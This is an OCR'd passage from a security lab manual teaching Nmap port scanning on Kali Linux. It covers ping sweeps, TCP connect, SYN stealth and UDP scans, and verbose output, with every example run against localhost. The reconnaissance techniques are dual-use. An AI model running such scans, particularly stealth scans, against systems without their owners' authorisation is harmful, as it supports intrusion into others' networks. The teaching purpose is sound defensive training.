
2. To make the results more useful, under Applications, click *Kali Linux* and click *System Services*. You will see several services listed.

3. You can start as many as you want, but at a minimum click *HTTPD*, *SSH*, and *MySQLD*.

   For both services, windows briefly display as the services are started.




4. In a terminal window, type **nmap 127.0.0.1**. You will see more information, and additional ports will open.




NmapFE

Before moving on to more Nmap examples, you should know what the NmapFE application looks like. NmapFE is Nmap's Graphical User Interface (GUI). The following screen shows what the NmapFE application looks like. Depending on which version of Nmap you are using, the screen might look slightly different. From a terminal window, type **nmapfe**. Zenmap starts running.




NmapFE is simply a GUI front end that is available for X windows users who don't like to use the command-line. It is important to note that this interface does not have all the flag options available. To show how the GUI works, in the target window, type the following:

127.0.0.1



Click the scan button to port scan your system. You see similar results to when you typed nmap from the terminal window; however, Zenmap uses different options and, therefore, it provides more details.



Performing TCP-Based Scans


The following sections show you examples of various scans you can perform in Nmap.

There are a couple of different scans available to Nmap users who collect intelligence information on systems. The first scan is not actually a port scan, but it is simply a Ping Sweep of the target host or range of hosts. Administrators can use this scan to help identify whether a host is actually responding to requests or whether it is down. This scan is run using the -sP command. To run a ping sweep scan, from a terminal window, type **nmap -sP 127.0.0.1**.


```
root@kali:~# nmap -sP 127.0.0.1

Starting Nmap 6.47 ( http://nmap.org ) at 2014-11-01 22:51 EDT
Nmap scan report for localhost (127.0.0.1)
Host is up.
Nmap done: 1 IP address (1 host up) scanned in 0.01 seconds
root@kali:~#
```

Because you are performing this scan on the locahost, only one system displays. These labs are meant to get you familiar with the tools so when you go back to work and receive permission, you can find out critical information about your network.

In the Profile section of NmapFE, you can also click *Ping Sweep*. Start up the GUI, type the target as **127.0.0.1** and from the Profile drop-down list, click *Ping scan*.



Click *Scan* to get the results of the ping sweep.




In the results, there are different tabs to review details about the hosts and even the network topology. Click the *Topology* tab to generate a network map.

Although this topology is simple, you can imagine on a complex network how powerful this feature could be.

TCP Connect Scan

The most common scan is the connect() scan, which simply attempts to establish a normal TCP three-way handshake connection with a specified host. As a reminder, the three-way handshake is equivalent to an "introduction" of your computer to a target computer (picture these two computers shaking hands). Your computer sends a request to a target system port in the form of a SYN request. The other computer replies with a SYN/ACK. Your computer replies with an ACK. The following illustration presents the three-way handshake.



The computers now have an established connection and can begin to share data.

This is a very high level example of the three-way handshake.

In a connect() scan, Nmap attempts to establish a connection via a three-way handshake with a target system through a listing of ports. If established, the port is open and is listed in the output. If the connection fails, the scanner moves to another port.

In the command-line interface, a connect() scan is executed using the -sT flag. To run a connect() scan, from a terminal window, type **nmap -sT 127.0.0.1**.


```
root@kali:~# nmap -sT 127.0.0.1

Starting Nmap 6.47 ( http://nmap.org ) at 2014-11-01 22:54 EDT
Nmap scan report for localhost (127.0.0.1)
Host is up (0.00095s latency).
Not shown: 997 closed ports
PORT     STATE SERVICE
22/tcp   open  ssh
80/tcp   open  http
3306/tcp open  mysql

Nmap done: 1 IP address (1 host up) scanned in 0.22 seconds
root@kali:~#
```

Syn Scans

There are other TCP-based scanning options that are available in Nmap. Nmap gives you the ability to do both a FIN Stealth and SYN Stealth scan. The SYN Stealth scan is normally referred to as a "half open" scan because Nmap will not send the final ACK that is required to complete the three-way handshake or connect() scan. Nmap sends the initial SYN packet. if it receives a RST packet, then it knows that the port is closed. If Nmap receives a SYN/ACK packet, then a RST packet is sent instead of an ACK packet to tear

down the connection. Most systems do not log connection attempts, so this scan is considered by some to be a "stealthier" scan than a full Connect scan.

In the command-line interface, a SYN Stealth scan is performed using the -sS flag. To run a SYN Stealth scan, type **nmap -sS 127.0.0.1**.



Performing UDP-Based Scans

The scans discussed in the previous sections—Ping Sweep, connect(), and SYN Stealth—are TCP-based and designed to identify TCP ports that are open on target machines. Nmap also performs UDP scanning as a way to supplement the TCP scans you perform.

In simplistic terms, UDP and TCP differ in their reliability. TCP is a connection-oriented protocol that attempts to ensure the delivery of the packets. An analogy is Federal Express delivery, in which a package has to get to a location. The availability of tracking, verified delivery, and a guarantee of delivery are needed to make the delivery system reliable.

UDP is a connectionless protocol that simply throws out a packet and hopes it gets to its destination. This is equivalent to putting a letter into a mailbox. You have no way of knowing whether the mail actually made it to the destination or not. This protocol is useful for streaming traffic, such as audio or video streams.

Nmap sends a 0-byte UDP packet to the port. If an ICMP port unreachable message is received then Nmap considers the port closed. If there is not a response, the port is open. As you can imagine, this is not the most reliable scan based on the protocol's process, and it also tends to be slower. This type of scan requires escalated privileges on the scanning box.


Computer systems can have opened ports in either TCP or UDP, depending on the applications running on the system. Attackers often use UDP ports for infiltrating networks, as UDP is rarely monitored because of its unreliability; therefore, it is important that an administrator perform TCP as well as UDP scans on all critical systems.

UDP scanning takes longer than TCP scanning.


In the command-line interface, a UDP port scan is executed using the -sU flag.

To run a UDP Port Scan, type the following:

nmap -sU 127.0.0.1



If you are using NmapFE, under Scan Type, click *Intense scan plus UDP*.



After clicking *Scan*, you receive similar results to running the command-line nmap.

Scan Options

While performing scans, you can utilize some options that will enhance the information gathered as well as document the data for future review. These options are discussed in the following sections.

-v Option

The -v option (verbose mode) is designed to offer greater detail in the scanning process. The following screens show a scan without the -v option and one with the -v option.

1. Type **nmap -sT 127.0.0.1** to see a non-verbose scan.

```
root@kali:~#
root@kali:~# nmap -sT 127.0.0.1

Starting Nmap 6.47 ( http://nmap.org ) at 2014-11-01 22:58 EDT
Nmap scan report for localhost (127.0.0.1)
Host is up (0.00075s latency).
Not shown: 997 closed ports
PORT     STATE SERVICE
22/tcp   open  ssh
80/tcp   open  http
3306/tcp open  mysql

Nmap done: 1 IP address (1 host up) scanned in 0.22 seconds
root@kali:~#
```

Type **nmap -sT -v 127.0.0.1** to see a verbose scan.

```
root@kali:~# nmap -sT -v 127.0.0.1

Starting Nmap 6.47 ( http://nmap.org ) at 2014-11-01 22:59 EDT
Initiating Connect Scan at 22:59
Scanning localhost (127.0.0.1) [1000 ports]
Discovered open port 80/tcp on 127.0.0.1
Discovered open port 22/tcp on 127.0.0.1
Discovered open port 3306/tcp on 127.0.0.1
Completed Connect Scan at 22:59, 0.13s elapsed (1000 total ports)
Nmap scan report for localhost (127.0.0.1)
Host is up (0.00090s latency).
Not shown: 997 closed ports
PORT     STATE SERVICE
22/tcp   open  ssh
80/tcp   open  http
3306/tcp open  mysql

Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 0.29 seconds
           Raw packets sent: 0 (0B) | Rcvd: 0 (0B)
root@kali:~#
```

